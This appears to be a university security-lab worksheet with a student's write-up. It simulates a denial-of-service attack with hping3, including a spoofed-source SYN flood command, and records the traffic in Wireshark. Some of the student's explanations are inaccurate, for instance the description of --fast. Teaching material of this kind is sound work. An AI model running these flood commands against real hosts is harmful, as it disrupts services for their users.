ST. FRANCIS INSTITUTE OF TECHNOLOGY
DEPARTMENT OF INFORMATION TECHNOLOGY
SECURITY LAB

Experiment – 9: Simulate DOS attack using Hping and Wireshark.

Aim: To simulate DOS attack using Hping3 and observe with Wireshark.

Objective: After performing the experiment, the students will be able to analyze DOS attack and its effect on the network using Hping3 and Wireshark.

Lab objective mapped: L502.6: Students should be able to Apply network security basics, analyze different attacks on networks and evaluate the performance of firewalls and security protocols, such as SSL, IPSEC, and PGP, and authentication mechanisms to design secure applications.

Prerequisite: Basic knowledge of network security.

Requirements: kali Linux OR Unix/Linux, Hping3, Wireshark

Pre-Experiment Theory:

Denial-of-service (DoS) attack is an attempt to make a machine or network resource unavailable to its intended users, such as to temporarily or indefinitely interrupt or suspend services. A distributed denial-of-service (DDoS) is where the attack source is more than one, often thousands of, unique IP addresses.

A DoS attack tries to make a web resource unavailable to its users by flooding the target URL with more requests than the server can handle. That means during the attack period, regular traffic on the website will be either slowed down or completely interrupted.

A DDoS attack is typically generated using thousands (potentially hundreds of thousands) of unsuspecting zombie machines. The machines used in such attacks are collectively known as “botnets” and will have previously been infected with malicious software, so they can be remotely controlled by the attacker. According to research, tens of millions of computers are likely to be infected with botnet programs worldwide.

Cybercriminals use DoS attacks to extort money from companies that rely on their websites being accessible. But there have also been examples of legitimate businesses having paid underground elements of the Internet to help them cripple rival websites. In addition, cybercriminals combine DoS attacks and phishing to target online bank customers. They use a DoS attack to take down the bank's website and then send out phishing e-mails to direct customers to a fake emergency site instead.

Implementation:

1. Install Hping3 and Wireshark on Ubuntu machine. Alternatively, you can use kali Linux machine.
2. Flood the victim with TCP/ICMP/UDP packet using Hping3 (-- flood option). Use following commands in the ‘Terminal’ window,
    a. `hping3 –h`

        Observe all the options hping3 offers. Take screenshot (SS).

    b. Simultaneously open Wireshark. Start sniffing the appropriate network. Then use following command in the ‘Terminal’ window.

sudo hping3 *(suitable IP Address)*

Observe the DoS attack using Wireshark. Take SS of the terminal and Wireshark window. Terminate hping3 using 'ctrl c' and stop sniffing through Wireshark.

Use following commands one by one and observe the DoS attacks using Wireshark. For each command take SS of the terminal and Wireshark window.

c. sudo hping3 *(suitable IP Address)* -1

d. sudo hping3 *(suitable IP Address)* -1 --fast

e. sudo hping3 *(suitable IP Address)* -1 --faster

f. sudo hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com or *(suitable IP Address)*

Observations & Output:

1. Attach all the screenshots (SS) in sequence.
2. Under each hping command SS, explain the command with all the options used with it.
3. Under each Wireshark window SS write your own observations.

Post Experimental Exercise: *(to be handwritten on journal sheets)*

1. Briefly explain DDOS Attack?
2. Discuss Buffer overflow attack in detail.

Conclusion:

In this experiment DoS attack is simulated using Hping3 and resource exhaustion was monitored using Wireshark. We conclude that DOS is a simple attack technique to deny accessibility to services. It consists of overloading the target with oversized packets, or a big quantity of them. But it does not compromise the information or privacy of the target. It is not a penetrative attack and only aims to prevent access to the target.

References:

[1] "Denial-of-service Attack – DoS using hping3 with spoofed IP in Kali Linux", https://www.blackmoreops.com/2015/04/21/denial-of-service-attack-dos-using-hping3-with-spoofed-ip-in-kali-linux/

[2] "Lecture 45: Denial of Service Attack", https://youtu.be/2VmQ3Zb4I2I


[3] "DOS Flood With hping3", https://linuxhint.com/hping3/

[4] "15+ hping3 command examples in Linux [Cheat Sheet]", https://www.golinuxcloud.com/hping3-command-in-linux/

[5] http://www.vulnweb.com/

[6] www.hping3testsite.com

hping3 –h


student@312-03: ~
student@312-03:~$ hping3 -h
usage: hping3 host [options]
-h --help show this help
-v --version show version
-c --count packet count
-i --interval wait (uX for X microseconds, for example -i u1000)
--fast alias for -i u10000 (10 packets for second)
--faster alias for -i u1000 (100 packets for second)
--flood sent packets as fast as possible. Don't show replies.
-n --numeric numeric output
-q --quiet quiet
-I --interface interface name (otherwise default routing interface)
-V --verbose verbose mode
-D --debug debugging info
-z --bind bind ctrl+z to ttl (default to dst port)
-Z --unbind unbind ctrl+z
--beep beep for every matching packet received
Mode
default mode TCP
-0 --rawip RAW IP mode
-1 --icmp ICMP mode
-2 --udp UDP mode
-8 --scan SCAN mode.
Example: hping --scan 1-30,70-90 -S www.target.host
-9 --listen listen mode
IP
-a --spoof spoof source address
--rand-dest random destionation address mode. see the man.
--rand-source random source address mode. see the man.
-t --ttl ttl (default 64)
-N --id id (default random)
-W --winid use win* id byte ordering
-r --rel relativize id field (to estimate host traffic)
-f --frag split packets in more frag. (may pass weak acl)
-x --morefrag set more fragments flag
-y --dontfrag set don't fragment flag
-g --fragoff set the fragment offset
-g --fragoff set the fragment offset
-m --mtu set virtual mtu, implies --frag if packet size > mtu
-o --tos type of service (default 0x00), try --tos help
-G --rroute includes RECORD_ROUTE option and display the route buffer
--lsrr loose source routing and record route
--ssrr strict source routing and record route
-H --ipproto set the IP protocol field, only in RAW IP mode
ICMP
-C --icmptype icmp type (default echo request)
-K --icmpcode icmp code (default 0)
--force-icmp send all icmp types (default send only supported types)
--icmp-gw set gateway address for ICMP redirect (default 0.0.0.0)
--icmp-ts Alias for --icmp --icmptype 13 (ICMP timestamp)
--icmp-addr Alias for --icmp --icmptype 17 (ICMP address subnet mask)
--icmp-help display help for others icmp options

```
UDP/TCP
  -s  --baseport   base source port             (default random)
  -p  --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -k  --keep       keep still source port
  -w  --win        winsize (default 64)
  -O  --tcpoff     set fake tcp data offset     (instead of tcphdrlen / 4)
  -Q  --seqnum     shows only tcp sequence number
  -b  --badcksum   (try to) send packets with a bad IP checksum
                   many systems will fix the IP checksum sending the packet
                   so you'll get bad UDP/TCP checksum instead.
  -M  --setseq     set TCP sequence number
  -L  --setack     set TCP ack
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
  -R  --rst        set RST flag
  -P  --push       set PUSH flag
  -A  --ack        set ACK flag
  -U  --urg        set URG flag
  -X  --xmas       set X unused flag (0x40)
  -Y  --ymas       set Y unused flag (0x80)
  --tcpexitcode    use last tcp->th_flags as exit code
  --tcp-mss        enable the TCP MSS option with the given value
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```
  --tcp-mss        enable the TCP MSS option with the given value
  --tcp-timestamp  enable the TCP timestamp option to guess the HZ/uptime
Common
  -d  --data       data size                    (default is 0)
  -E  --file       data from file
  -e  --sign       add 'signature'
  -j  --dump       dump packets in hex
  -J  --print      dump printable characters
  -B  --safe       enable 'safe' protocol
  -u  --end        tell you when --file reached EOF and prevent rewind
  -T  --traceroute traceroute mode              (implies --bind and --ttl 1)
  --tr-stop        Exit when receive the first not ICMP in traceroute mode
  --tr-keep-ttl    Keep the source TTL fixed, useful to monitor just one hop
  --tr-no-rtt       Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
  --apd-send       Send the packet described with APD (see docs/APD.txt)
student@312-03:~$
```

Command used: ***hping3 –h***


Explanation: The -h flag in hping3 displays all the options and usage of the command. This helps understand the different parameters that can be used to simulate various types of network attacks.


```
student@312-03:~$ nslookup www.vulnweb.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   www.vulnweb.com
Address: 44.228.249.3
Name:   www.vulnweb.com
Address: 64:ff9b::2ce4:f903
```

Using nslookup, the IP addresses for www.vulnweb.com were identified as 44.228.249.3

sudo hping3 44.228.249.3







Command Used: sudo hping3 44.228.249.3

Explanation: This command sends packets to the IP address 44.228.249.3 without setting any specific flags, simulating a basic packet transmission.

Wireshark Observation: Wireshark captures show multiple TCP packets being transmitted to the target IP, indicating a steady stream of traffic aimed at the destination, though no packets were received back, resulting in 100% packet loss.

sudo hping3 44.228.249.3 -1







Command Used: sudo hping3 44.228.249.3 -1

Explanation: The -1 option in the command specifies the use of ICMP (ping) mode, sending ICMP Echo Request packets to the target IP 44.228.249.3.

Wireshark Observation: Wireshark captures display a sequence of ICMP packets successfully transmitted and received, with a round-trip time indicating minimal packet loss, confirming successful communication with the target.

sudo hping3 44.228.249.3 -1 --fast







Command Used: sudo hping3 44.228.249.3 -1 --fast

Explanation: The -1 option specifies ICMP mode (ping), and the --fast option increases the packet sending rate, sending packets as fast as possible without significant delays.

Wireshark Observation: In Wireshark, we observe a high volume of ICMP packets being sent rapidly to the target IP 44.228.249.3, leading to an increase in traffic intensity. This results in a quicker response time or a potential strain on the target's resources if it can't handle the rapid packet flow.

sudo hping3 44.228.249.3 -1 --faster






